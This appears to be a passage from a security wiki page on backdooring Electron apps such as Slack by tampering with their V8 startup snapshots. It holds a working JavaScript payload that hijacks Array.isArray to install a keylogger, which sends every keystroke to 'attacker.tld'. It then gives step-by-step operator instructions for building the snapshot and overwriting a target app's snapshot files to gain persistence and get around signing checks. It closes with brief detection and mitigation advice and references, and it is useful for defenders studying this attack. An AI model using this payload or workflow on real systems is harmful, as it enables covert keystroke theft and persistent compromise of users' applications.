Renderer/browser-context data theft PoC (e.g., Slack)
const orig = Array.isArray;
Array.isArray = function() {
  // Wait for a browser context
  try {
    if (!alert) {
      return orig(...arguments);
    }
  } catch (_) {
    return orig(...arguments);
  }

  if (!globalThis._invoke_lock) {
    globalThis._invoke_lock = true;
    setInterval(() => {
      window.onkeydown = (e) => {
        fetch('http://attacker.tld/keylogger?q=' + encodeURIComponent(e.key), {mode: 'no-cors'})
      }
    }, 1000);
  }
  return orig(...arguments);
};
Operator workflow
- Write payload.js that clobbers a common builtin (e.g., Array.isArray) and optionally branches per isolate.
- Build the snapshot without Chromium sources:
- npx -y electron-mksnapshot@37.2.6 “/abs/path/to/payload.js”
- Overwrite the target application’s snapshot file(s):
- v8_context_snapshot.bin (always used)
- browser_v8_context_snapshot.bin (if the LoadBrowserProcessSpecificV8Snapshot fuse is used)
- Launch the application; the gadget executes whenever the chosen builtin is used.
Notes and considerations
- Integrity/signature bypass: Snapshot files are not treated as native executables by code-signing checks and (historically) were not covered by Electron’s fuses or Chromium integrity controls.
- Persistence: Replacing the snapshot in a user-writable install typically survives app restarts and looks like a signed, legitimate app.
- Chromium browsers: The same tampering concept applies to Chrome/derivatives installed in user-writable locations. Chrome has other integrity mitigations but explicitly excludes physically local attacks from its threat model.[9][10]
Detection and mitigations
- Treat snapshots as executable content and include them in integrity enforcement (CVE-2025-55305 fix).
- Prefer admin-writable-only install locations; baseline and monitor hashes for v8_context_snapshot.bin and browser_v8_context_snapshot.bin.
- Detect early-runtime builtin clobbering and unexpected snapshot changes; alert when deserialized snapshots do not match expected values.
References
- [1] JS-Tap v3: Endpoint Post-Exploitation With JavaScript Implants
- [2] Subverting code integrity checks to locally backdoor Signal, 1Password, Slack, and more
- [3] Electron fuses
- [4] Electron ASAR integrity
- [5] V8 custom startup snapshots
- [6] electron/mksnapshot
- [7] MITRE ATT&CK T1218.015
- [8] Loki C2
- [9] Chromium: Disable loading of unsigned code (CIG)
- [10] Chrome security FAQ: physically local attacks out of scope
- [11] Phishing and credential harvesting in Electron applications
- [12] Facebook Messenger Desktop App Arbitrary File Read
- [13] Electron: Abusing the lack of context isolation - CureCon (en)
- [14] Hacking Modern Desktop apps with XSS and RCE Workshop
- [15] awesome-electronjs-hacking - a curated list of resources about Electron.js (in)security
- [16] Electron APIs Misuse: An Attacker’s First Choice
- [17] Electron nodeIntegration RCE payloads
- [18] 1-click RCE in Electron Applications
- [19] The dangers of Electron’s shell.openExternal() - many paths to remote code execution
- [20] Allow arbitrary URLs, expect arbitrary code execution
- [21] Achieving RCE in famous Japanese chat tool with an obsolete Electron feature
- [22] Discord Desktop - Remote Code Execution
- [23] Visual Studio Code - Remote Code Execution in Restricted Mode (CVE-2021-43908)
- [24] One-Click GitHub Token Theft via VS Code Webview Keyboard Event Injection
- [25] VS Code issue #319593: Webviews can trigger arbitrary keyboard shortcuts in the main workbench
- [26] VS Code PR #319705: confirm notebook opening and stop accepting caller-provided installExtension context
- [27] VS Code PR #319813: block programmatic webview keypress/click re-dispatch in notebook webviews
- [28] VS Code 1.89 / local workspace extensions
- [29] APPSEC Cali 2018 - MarkDoom: How I Hacked Every Major IDE in 2 Weeks
- [30] ElectroVolt: Pwning Popular Desktop Apps While Uncovering New Attack Surface on Electron
- [31] Electron Security
- [32] Electron BrowserWindow webPreferences